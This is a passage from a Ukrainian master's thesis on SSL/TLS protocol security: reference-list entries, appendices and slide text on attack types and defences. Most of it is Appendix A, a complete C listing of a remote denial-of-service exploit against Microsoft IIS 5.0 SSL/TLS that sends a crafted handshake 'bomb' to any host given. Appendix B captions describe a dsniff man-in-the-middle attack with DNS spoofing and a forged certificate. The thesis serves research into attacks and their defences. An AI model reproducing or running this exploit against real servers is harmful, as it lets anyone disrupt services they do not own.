24) Закон України «Про захист населення і територій від надзвичайних ситуацій техногенного та природного характеру»

25) Водний кодекс України

26) ДСанПіН 2.2.7.029-99. Гігієнічні вимоги щодо поводження з промисловими відходами та визначення їх класу небезпеки для здоров'я населення.

27) ГОСТ 12.1.005-88 Система стандартов безопасности труда. Общие санитарно-гигиенические требования к воздуху рабочей зоны.

28) Законом України «Про металобрухт»

ДОДАТОК А.
Лістинг програми

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <ctype.h>
#include <string.h>
#include <arpa/nameser.h>
#include <errno.h>

int exist_host( char *, u_long *);
voidinit_hello(void);


/* begin cipher suites: */
char cipher_suites[] = /* 52 */
{0x00,0x39,0x00,0x38,0x00,0x35,0x00,0x16,0x00,0x13,0x00,0x0A,0x00,0x33,0x00
,0x32,0x00,0x2F,0x00,0x66,0x00,0x05,0x00,0x04,0x00,0x63,0x00,0x62,0x00,0x61
,0x00,0x15,0x00,0x12,0x00,0x09,0x00,0x65,0x00,0x64,0x00,0x60,0x00,0x14,0x00
,0x11,0x00,0x08,0x00,0x06,0x00,0x03};

/* begin binary data: */
char bin_data[] = /* 1308 */
{0x16,0x03,0x00,0x03,0xB8,0x01,0x00,0x03,0xB4,0x00,0x03,0xB1,0x00,0x03,0xAE
,0x30,0x82,0x03,0xAA,0x30,0x82,0x03,0x13,0xA0,0x03,0x02,0x01,0x02,0x02,0x01
,0x00,0x30,0x0D,0x06,0x09,0x2A,0x86,0x48,0x86,0xF7,0x0D,0x01,0x01,0x04,0x05
,0x00,0x30,0x81,0x9B,0x31,0x0B,0x30,0x09,0x06,0x03,0x55,0x04,0x06,0x13,0x02
,0x45,0x53,0x31,0x11,0x30,0x0F,0x06,0x03,0x55,0x04,0x08,0x13,0x08,0x50,0x61
,0x6C,0x65,0x6E,0x63,0x69,0x61,0x31,0x14,0x30,0x12,0x06,0x03,0x55,0x04,0x07
,0x13,0x0B,0x54,0x6F,0x72,0x72,0x65,0x62,0x6C,0x61,0x63,0x6F,0x73,0x31,0x0F
,0x30,0x0D,0x06,0x03,0x55,0x04,0x0A,0x13,0x06,0x53,0x32,0x31,0x73,0x65,0x63
,0x31,0x19,0x30,0x17,0x06,0x03,0x55,0x04,0x0B,0x13,0x10,0x77,0x77,0x77,0x2E
,0x77,0x61,0x73,0x61,0x68,0x65,0x72,0x6F,0x2E,0x6F,0x72,0x67,0x31,0x0F,0x30
,0x0D,0x06,0x03,0x55,0x04,0x03,0x13,0x06,0x53,0x32,0x31,0x73,0x65,0x63,0x31
,0x26,0x30,0x24,0x06,0x09,0x2A,0x86,0x48,0x86,0xF7,0x0D,0x01,0x09,0x01,0x16
,0x17,0x64,0x65,0x76,0x65,0x6C,0x6F,0x70,0x65,0x72,0x73,0x40,0x77,0x61,0x73
,0x61,0x68,0x65,0x72,0x6F,0x2E,0x6F,0x72,0x67,0x30,0x1E,0x17,0x0D,0x30,0x34
,0x30,0x34,0x31,0x33,0x30,0x38,0x33,0x30,0x35,0x39,0x5A,0x17,0x0D,0x30,0x35
,0x30,0x34,0x31,0x33,0x30,0x38,0x33,0x30,0x35,0x39,0x5A,0x30,0x81,0x9B,0x31
,0x0B,0x30,0x09,0x06,0x03,0x55,0x04,0x06,0x13,0x02,0x45,0x53,0x31,0x11,0x30
,0x0F,0x06,0x03,0x55,0x04,0x08,0x13,0x08,0x50,0x61,0x6C,0x65,0x6E,0x63,0x69
,0x61,0x31,0x14,0x30,0x12,0x06,0x03,0x55,0x04,0x07,0x13,0x0B,0x54,0x6F,0x72
,0x72,0x65,0x62,0x6C,0x61,0x63,0x6F,0x73,0x31,0x0F,0x30,0x0D,0x06,0x03,0x55
,0x04,0x0A,0x13,0x06,0x53,0x32,0x31,0x73,0x65,0x63,0x31,0x19,0x30,0x17,0x06
```

,0x03,0x55,0x04,0x0B,0x13,0x10,0x77,0x77,0x77,0x2E,0x77,0x61,0x73,0x61,0x68
,0x65,0x72,0x6F,0x2E,0x6F,0x72,0x67,0x31,0x0F,0x30,0x0D,0x06,0x03,0x55,0x04
,0x03,0x13,0x06,0x53,0x32,0x31,0x73,0x65,0x63,0x31,0x26,0x30,0x24,0x06,0x09
,0x2A,0x86,0x48,0x86,0xF7,0x0D,0x01,0x09,0x01,0x16,0x17,0x64,0x65,0x76,0x65
,0x6C,0x6F,0x70,0x65,0x72,0x73,0x40,0x77,0x61,0x73,0x61,0x68,0x65,0x72,0x6F
,0x2E,0x6F,0x72,0x67,0x30,0x81,0x9F,0x30,0x0D,0x06,0x09,0x2A,0x86,0x48,0x86
,0xF7,0x0D,0x01,0x01,0x01,0x05,0x00,0x03,0x81,0x8D,0x00,0x30,0x81,0x89,0x02
,0x81,0x81,0x00,0xC4,0x76,0x8B,0x8E,0x3A,0x00,0x70,0xD7,0xA0,0x36,0xCF,0xFC
,0xE8,0xBF,0x2E,0x18,0x83,0xB0,0xC5,0x7C,0x64,0x2F,0xF7,0xA8,0x31,0x70,0xF4
,0xBF,0x31,0x1D,0x81,0x57,0xD7,0x37,0xF9,0xDD,0x7C,0x4E,0xDF,0xB9,0xE2,0xAF
,0x69,0x79,0xB3,0xD5,0x59,0x91,0xED,0x27,0xF0,0x44,0x0A,0xC4,0x3C,0x43,0xF9
,0xE8,0x03,0xAE,0x10,0xDD,0x8B,0x52,0xC0,0x33,0xD7,0x9D,0x6D,0xE3,0xFF,0x03
,0x4B,0x89,0x2F,0x1A,0x73,0xCD,0x11,0x8A,0xD1,0xC1,0x40,0x21,0x2F,0x57,0x22
,0x23,0xF5,0x30,0xF8,0x8A,0x0B,0x02,0xDC,0x31,0xB5,0x4C,0xD9,0xCC,0x5A,0x83
,0xD8,0x7F,0x0A,0xC1,0x5F,0xA6,0x43,0x6C,0xD4,0xEC,0x9F,0x2F,0xEC,0x9A,0x01
,0x63,0x6D,0x30,0x11,0xB9,0xDA,0x73,0x53,0xC2,0x92,0x6B,0x02,0x03,0x01,0x00
,0x01,0xA3,0x81,0xFB,0x30,0x81,0xF8,0x30,0x1D,0x06,0x03,0x55,0x1D,0x0E,0x04
,0x16,0x04,0x14,0xE9,0x66,0x7B,0x58,0x23,0xA2,0x35,0x0F,0xD4,0x31,0x7C,0xAE
,0xC6,0x87,0x64,0x38,0x4E,0xAB,0xAA,0x58,0x30,0x81,0xC8,0x06,0x03,0x55,0x1D
,0x23,0x04,0x81,0xC0,0x30,0x81,0xBD,0x80,0x14,0xE9,0x66,0x7B,0x58,0x23,0xA2
,0x35,0x0F,0xD4,0x31,0x7C,0xAE,0xC6,0x87,0x64,0x38,0x4E,0xAB,0xAA,0x58,0xA1
,0x81,0xA1,0xA4,0x81,0x9E,0x30,0x81,0x9B,0x31,0x0B,0x30,0x09,0x06,0x03,0x55
,0x04,0x06,0x13,0x02,0x45,0x53,0x31,0x11,0x30,0x0F,0x06,0x03,0x55,0x04,0x08
,0x13,0x08,0x50,0x61,0x6C,0x65,0x6E,0x63,0x69,0x61,0x31,0x14,0x30,0x12,0x06
,0x03,0x55,0x04,0x07,0x13,0x0B,0x54,0x6F,0x72,0x72,0x65,0x62,0x6C,0x61,0x63
,0x6F,0x73,0x31,0x0F,0x30,0x0D,0x06,0x03,0x55,0x04,0x0A,0x13,0x06,0x53,0x32
,0x31,0x73,0x65,0x63,0x31,0x19,0x30,0x17,0x06,0x03,0x55,0x04,0x0B,0x13,0x10
,0x77,0x77,0x77,0x2E,0x77,0x61,0x73,0x61,0x68,0x65,0x72,0x6F,0x2E,0x6F,0x72
,0x67,0x31,0x0F,0x30,0x0D,0x06,0x03,0x55,0x04,0x03,0x13,0x06,0x53,0x32,0x31
,0x73,0x65,0x63,0x31,0x26,0x30,0x24,0x06,0x09,0x2A,0x86,0x48,0x86,0xF7,0x0D
,0x01,0x09,0x01,0x16,0x17,0x64,0x65,0x76,0x65,0x6C,0x6F,0x70,0x65,0x72,0x73
,0x40,0x77,0x61,0x73,0x61,0x68,0x65,0x72,0x6F,0x2E,0x6F,0x72,0x67,0x82,0x01
,0x00,0x30,0x0C,0x06,0x03,0x55,0x1D,0x13,0x04,0x05,0x30,0x03,0x01,0x01,0xFF
,0x30,0x0D,0x06,0x09,0x2A,0x86,0x48,0x86,0xF7,0x0D,0x01,0x01,0x04,0x05,0x00
,0x03,0x81,0x81,0x00,0x75,0x2D,0x19,0xE1,0xAD,0x19,0x77,0x75,0xCB,0xCB,0x76
,0x88,0x38,0xF8,0xD5,0x27,0xD2,0xAB,0x79,0x7F,0x39,0x4A,0x9C,0x56,0x9A,0x5F
,0xCA,0x0C,0xAC,0x21,0x16,0xF6,0xF5,0xE2,0xE8,0xE1,0xB9,0xC2,0x29,0x25,0x52
,0xAF,0xF1,0x83,0x28,0xB0,0x00,0x7B,0xA6,0x12,0xE6,0xC7,0x4D,0x93,0x0C,0x7E
,0xD0,0x83,0x1E,0x59,0x4D,0xEB,0xDF,0xDC,0xED,0x05,0x01,0x84,0xC7,0x92,0x52
,0x65,0x26,0xAA,0x08,0x45,0x65,0x5A,0xB6,0x33,0xDC,0x2A,0xBB,0x85,0x26,0x14
,0x9C,0xBD,0xED,0xFB,0xBB,0x53,0xB3,0xA4,0xB3,0x27,0xC7,0x25,0x02,0xD4,0x0D
,0xAA,0x5E,0x2F,0x53,0xD4,0x1F,0xFB,0xFE,0x07,0x24,0xC6,0x27,0x65,0x59,0x35
,0x43,0x7D,0x28,0xD7,0x42,0x11,0x57,0x84,0x17,0x0D,0x99,0x2B,0x16,0x03,0x00
,0x00,0x84,0x10,0x00,0x00,0x80,0x2A,0x68,0x9A,0xBC,0x58,0x4D,0xA8,0xDD,0xD3
,0x95,0xC0,0xF2,0x70,0x98,0xC8,0xBE,0xE5,0x0C,0x0D,0xC1,0x40,0xD5,0x95,0x17
,0xD6,0xBF,0x04,0x2B,0xEB,0x18,0x54,0x2D,0x9F,0x72,0x55,0xCA,0x84,0x26,0xF2
,0xAF,0xFA,0x13,0xE2,0x15,0x9A,0x88,0x31,0x92,0xC5,0x1E,0xB7,0xF8,0xD7,0x2D
,0x97,0x9A,0x46,0xEF,0x73,0xFF,0xB3,0xA1,0x92,0x0B,0x64,0xC5,0xC8,0xA9,0xBB
,0x24,0xE5,0xD2,0x4B,0x49,0x0D,0x1B,0xB1,0x5F,0xE4,0x5E,0x2E,0x60,0x29,0x48
,0xB5,0xC2,0x1C,0xA5,0x53,0x7B,0x7B,0x55,0xFD,0x1A,0xAF,0x89,0x0B,0x0B,0xB4
,0x91,0x0E,0xE5,0x32,0x90,0xCD,0xB4,0xC5,0xD6,0x30,0x01,0xCD,0x83,0x29,0xDA
,0x4D,0xA5,0x51,0x0B,0x95,0xDC,0xF0,0x83,0x3C,0x81,0x18,0x3D,0x90,0x83,0x16

```
,0x03,0x00,0x00,0x86,0x0F,0x00,0x00,0x82,0x00,0x80,0xC0,0x56,0x18,0x55,0x92
,0xEF,0x42,0xC2,0x96,0xB5,0x9D,0x81,0x9D,0x3E,0x2A,0x9C,0x60,0x9B,0x9F,0x65
,0xF7,0xFF,0xD0,0xE8,0x2E,0xB9,0x58,0x3A,0xDC,0x68,0xA3,0xBD,0x05,0x5B,0x28
,0x66,0xF5,0x23,0x87,0xE7,0x0C,0xCE,0xD1,0x07,0x4D,0x8D,0xB8,0x40,0x86,0x12
,0xFF,0x60,0x73,0x0F,0xA6,0x91,0x71,0xAC,0x23,0xCC,0x5A,0xB1,0x5C,0xAD,0x62
,0xD5,0xE9,0x73,0xC7,0xCC,0x13,0x95,0x08,0xCE,0xD9,0x75,0xB4,0xB1,0xE5,0x46
,0x0C,0x85,0xE1,0x50,0x1A,0xBC,0x53,0x4B,0xD1,0x5B,0x1A,0xD7,0x7A,0xD7,0x47
,0xC5,0xFC,0x5B,0xA8,0x19,0xB8,0x6D,0xF6,0xD6,0x7B,0x97,0x38,0xD4,0x71,0x3E
,0x60,0xA3,0xCB,0x02,0x4C,0xB5,0x26,0xEE,0xB4,0xF9,0x31,0x3F,0xB7,0xAE,0x65
,0xBC,0x4C,0x6F,0x14,0x03,0x00,0x00,0x01,0x01,0x16,0x03,0x00,0x00,0x40,0x72
,0x12,0x84,0x91,0x08,0x56,0xDC,0x9A,0x1F,0x49,0x35,0x9F,0xC7,0x70,0x16,0x14
,0xAE,0xED,0x32,0x89,0x46,0x10,0x18,0x73,0xB5,0x40,0xB7,0xBA,0xCC,0xB0,0x75
,0xCF,0x96,0x3E,0xDC,0x0F,0x97,0xEE,0xDC,0x3A,0x0F,0xB7,0xD2,0xCD,0x8B,0x0C
,0x99,0xDB,0xA6,0x1E,0xD0,0xF9,0x32,0xCD,0x3B,0xE6,0x32,0xBD,0xC4,0xA9,0x62
,0x2F,0xD5,0xC6};

        struct ssl_hello {
        char handshake;
        short version;
        short length;
        char client_hello;
        char client_length[3];
        short client_version;
        int timestamp;
        char random_bytes[28];
        char session_id_length;
        char session_id[32];
        short cipher_length;
        char cipher_suite[52];
        char compression_length;
        char compression_method;
        } __attribute__((packed)) ssl_hello;

        int tls;


        int
        main(int argc, char *argv[])
        {
        struct sockaddr_in addr;
        int sock,i;
        char buffer[32];

        setvbuf(stdout, NULL, _IONBF, 0);

        printf("\n<*> S21sec Microsoft IIS 5.0 SSL/TLS Remote DoS <*>\n\n");

        tls=0;

        if ((argc != 4) && (argc != 3))
        {
        printf("Usage: %s [host] [port] {t}\n", argv[0]);
```

```
printf("host - Host (name/IP) to connect to.\n");
printf("port - TCP port to connect to.\n");
printf("t - Enable TLS (disabled by default).\n\n");
exit(1);
}

if (argc == 4)
{
if ( strcmp(argv[3], "t"))
{
printf(" -> Ouch!! What is '%s'?\n\n",argv[3]);
exit(1);
}
else
{
tls=1;
bin_data[2]=0x01;
}
}

memset(&addr, 0, sizeof(addr));

addr.sin_family= AF_INET;
addr.sin_port= htons(atoi(argv[2]));

if ( exist_host( argv[1], (u_long *)&(addr.sin_addr.s_addr) ) )
{
printf(" -> Ouch!! Wrong or nonexistant host '%s'!!\n\n",argv[1]);
exit(1);
}

if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
printf(" -> Error on socket(): %s\n", strerror(errno));
exit(1);
}

printf(" -> Connecting to %s:%s...",argv[1],argv[2]);
if (connect(sock, (struct sockaddr *)&addr, sizeof(addr)) == -1)
{
printf("\n -> Error on connect(): %s\n", strerror(errno));
exit(1);
}

init_hello();

printf(" OK\n -> Sending %s Client Hello...",((tls)?"TLS":"SSL"));
if (write(sock, (void *)&ssl_hello, sizeof(struct ssl_hello)) == -1)
{
printf("\n -> Error on write(): %s\n", strerror(errno));
exit(1);
}
```

```
        printf(" OK\n -> Waiting for %s Server Hello...",((tls)?"TLS":"SSL"));
        if (read(sock, (void *)buffer, sizeof(buffer)) == -1)
        {
        printf("\n -> Error on read(): %s\n", strerror(errno));
        exit(1);
        }

        printf(" OK\n -> Sending bomb...");
        if (write(sock, (void *)bin_data, sizeof(bin_data)) == -1)
        {
        printf("\n -> Error on write(): %s\n", strerror(errno));
        exit(1);
        }

        for (i=0; i<6 ; i++)
        {
        printf(" B00M!!");
        usleep(350000);
        }

        close(sock);

        printf("\n ->\n -> OK. If DoS has been worked you will not be able to negotiate %s
with %s:%s\n\n",
        ((tls)?"TLS":"SSL"),argv[1],argv[2]);

        exit(0);
        }


        int
        exist_host( char *nom_host, u_long *bin_host )
        {
        struct hostent *hinfo;
        struct sockaddr_in host_tmp;
        struct in_addr host_binario;

        memset( (char *)&host_tmp, 0, sizeof(host_tmp) );
        memset( (char *)&host_binario, 0, sizeof(host_binario) );

        host_tmp.sin_family = AF_INET;

        if ( inet_aton( nom_host, &host_binario) )
        {
        memcpy((char *)bin_host, (char *)&host_binario, sizeof(host_binario));
        return 0;
        }

        if ( (hinfo = gethostbyname( nom_host )) ) /* Put nom_host into bin_host */
        {
        memcpy((char *)&host_tmp.sin_addr, hinfo->h_addr, hinfo->h_length);
```

```
        memcpy((char *)bin_host, (char *) &host_tmp.sin_addr.s_addr,
        sizeof( host_tmp.sin_addr.s_addr));
        return 0;
        }

        return 1;
        }


        void
        init_hello(void)
        {
        ssl_hello.handshake = 0x16;

        if (!tls)
        ssl_hello.version = htons(0x0300);
        else
        ssl_hello.version = htons(0x0301);

        ssl_hello.length = htons(0x007f);
        ssl_hello.client_hello = 0x01;

        memcpy((void *)ssl_hello.client_length, (void *)"\x00\x00\x7b", 3);

        if (!tls)
        ssl_hello.client_version = htons(0x0300);
        else
        ssl_hello.client_version = htons(0x0301);

        ssl_hello.timestamp = htonl(0x407babc0);

        memset((void *) ssl_hello.random_bytes, 0x66, 28);

        ssl_hello.session_id_length = 0x20;

        memset((void *) ssl_hello.session_id, 0x66, 32);

        ssl_hello.cipher_length = htons(0x0034);

        memcpy((void *)ssl_hello.cipher_suite, (void *)cipher_suites,
sizeof(cipher_suites));

        ssl_hello.compression_length = 0x01;
        ssl_hello.compression_method = 0x00;
        }
```

ДОДАТОК Б.
Програмна реалізація Dos-атаки




Рисунок Б.1 – Робоче вікно програмного продукту

Атака «посередника» на SSL із застосуванням утиліти dsniff.




Рисунок Б.2 – Генерація сертифікату, запуск MITM домена




Рисунок Б.3 –Підміна DNS

Рисунок Б.4 – Додавання сертифікату користувачам




Рисунок Б.5 – Нападник отримує повний доступ до даних HTTPS

ДОДАТОК В.
Електронні плакати

Міністерство освіти і науки України

Східноукраїнський національний університет ім.В.Даля

Магістерська робота

Дослідження рівня кібербезпеки мережних протоколів

Студент:
Смалій К.Д.

Керівник:
Кардашук В.С.

Сєвєродонецьк- 2018

2

Мета роботи - проаналізувати існуючі атаки на протокол SSL / TLS і запропонувати методи боротьби з даними атаками.


Завдання - проаналізувати методи забезпечення безпеки транзакцій і виділити найбільш ефективні. Вивчити і проаналізувати найбільш сильні сторони SSL / TLS протоколу. Змоделювати найбільш ефективні методи атак, запропонувати способи захисту.

3

Методи захисту web-транзакції

4

Введення в протоколи



5

Існуючі загрози для протоколів


Існує безліч різновидів злому протоколів, основні з яких, за методом впливу, можна розділити на пасивний і активний.

- Пасивний метод - спроба стеження і вилучення інформації з протоколу, такі способи складно виявити, тому їх прагнуть запобігати.

- Активний метод - різні способи злому протоколу що засновані на зміні, заміні, повторній передачі повідомлень чи розрив каналу.

6

Архітектура "клієнт-сервер»



Виділяють три підходи, кожен з яких реалізовано у відповідній моделі:

- Модель доступу до віддалених даних (Remote Date Access - RDA);


- Модель серверу бази даних (DateBase Server - DBS);

- Модель серверу додатків (Application Server - AS).

Архітектура «клієнт-сервер» полягає в основі всіх протоколів, протокол SSL/TLS не є виключенням.


7

Історія Розвитку TLS та SSL



8

Огляд протоколу SSL




Взаємодія SSL з іншими протоколами

Протокол SSL надає безпечний канал, який має 3 основні властивості:

- Канал є приватним, шифрування використовується для всіх повідомлень після простого діалогу.
- Канал аутентифікований, серверна сторона діалогу завжди аутентифікується.
- Канал є надійним, транспортування повідомлень включає в себе перевірку цілісності.

9

Використання SSL



Протокол SSL реалізується у вигляді багатошарового середовища, що призначене спеціально для безпечного перенесення інформації, через незасекречені канали зв'язку. Другим шаром, що накладається – є протокол записів, що формує з шаром TCP своєрідне ядро.

Однією з переваг SSL є його програмно-платформна незалежність, протокол, що розроблено на принципах переносимості. Так само над протоколом можуть накладатися і інші протоколи для збільшення ступеню захисту.

10

Робота з протоколами SSL засобами OpenSSL

OpenSSL – система захисту та и сертифікації данних. Використовується практично всіма мережними серверами для захисту інформації, що передається. Існує API SSL, що дозволяє створювати безпечні сокети з шифруванням переданих даних.

OpenSSL можна викликати через командну строку. Всередені OpenSSL існують окремі компоненти, що відповідають за ту чи іншу дію. Для отримання списку доступних компонентів можна викликати OpenSSL с параметрами list-standart commands. Також можна отримати список доступних алгоритмів хешування і алгоритмів шифрування.

11

Сумісність протоколів TLS та SSL

Протокол TLS базується на специфікації протоколу SSL 3.0 Здебільшого TLS 1.0 та SSL 3.0 не сумісні, але TLS 1.0 має механізм, за допомогою якого можна підтримувати SSL 3.0. Клієнти TLS 1.0, що підтримують роботу з серверами SSL версії 2.0, повинні посилати повідомлення client hello SSL версії 2.0

Сервери TLS повинні сприймати будь-який формат client hello, якщо вони хочуть підтримувати роботу з клієнтами SSL 2.0, на тому ж порті з'єднання. Єдине відхилення специфікації від версії 2.0 є можливість специфікувати версію зі значенням три і підтримувати більше шіфрових типів вCipherSpec.

12

Аналіз захищеності SSL/TLS

Алгоритм атаки відкритого тексту

SSL має вразливість, при використанні атаки з обраним відкритим текстом, при цьому зловмисник може генерувати повідомлення, шифрувати їх і аналізувати криптограми. На практиці дана атака полягає в легкому відновленні інформації з низькою ентропією, такої як паролі та PINs, що заздалегідь кодуються.

Спосіб блокування атак відкритого тексту полягає в тому, щоб зробити обсяг необхідного загальнодоступного обладнання неприйнятно великим.

13

Моделі загроз протоколу SSL

Атака розкриття шифрів - шифрування з відкритим ключом RSA використовується для пересилки ключів сесії і аутентифікації клієнта / сервера. В якості шифру сесії застосовуються різні криптографічні алгоритми.

Помилка в програмному продукті, коли браузери поставляються з певним набором сертифікатів, але через вичерпаний термін дії сертифікату можлива втрата над особистого ключа що є відповідним до сертифікату.

Організація атаки в Outlook – під час звернення до серверу, надсилаються дані з ім'ям користувача і паролем, які можна перехопити і направляти варіанти паролів на сервер.

Атака відгуку - запис сесій між клієнтом і сервером з подальшим відтворенням, пересилаючи які, можна спробувати підібрати потрібну сесію.

Атака посередника – посередник видає себе сервером для клієнта і клієнтом для сервера. Для запобігання такого типу атак сервер використовує сертифікати.

14

Модели загроз протоколу SSL

Атака на IDS - у більшості систем SSL для збору даних про мережну діяльності використовуються засоби аналізу пакетів. Передача зашифрованих даних вже не підлягає перевірці. IDS, що працюють на основі аналізу мережних пакетів не «помічають» атаки на базі SSL.

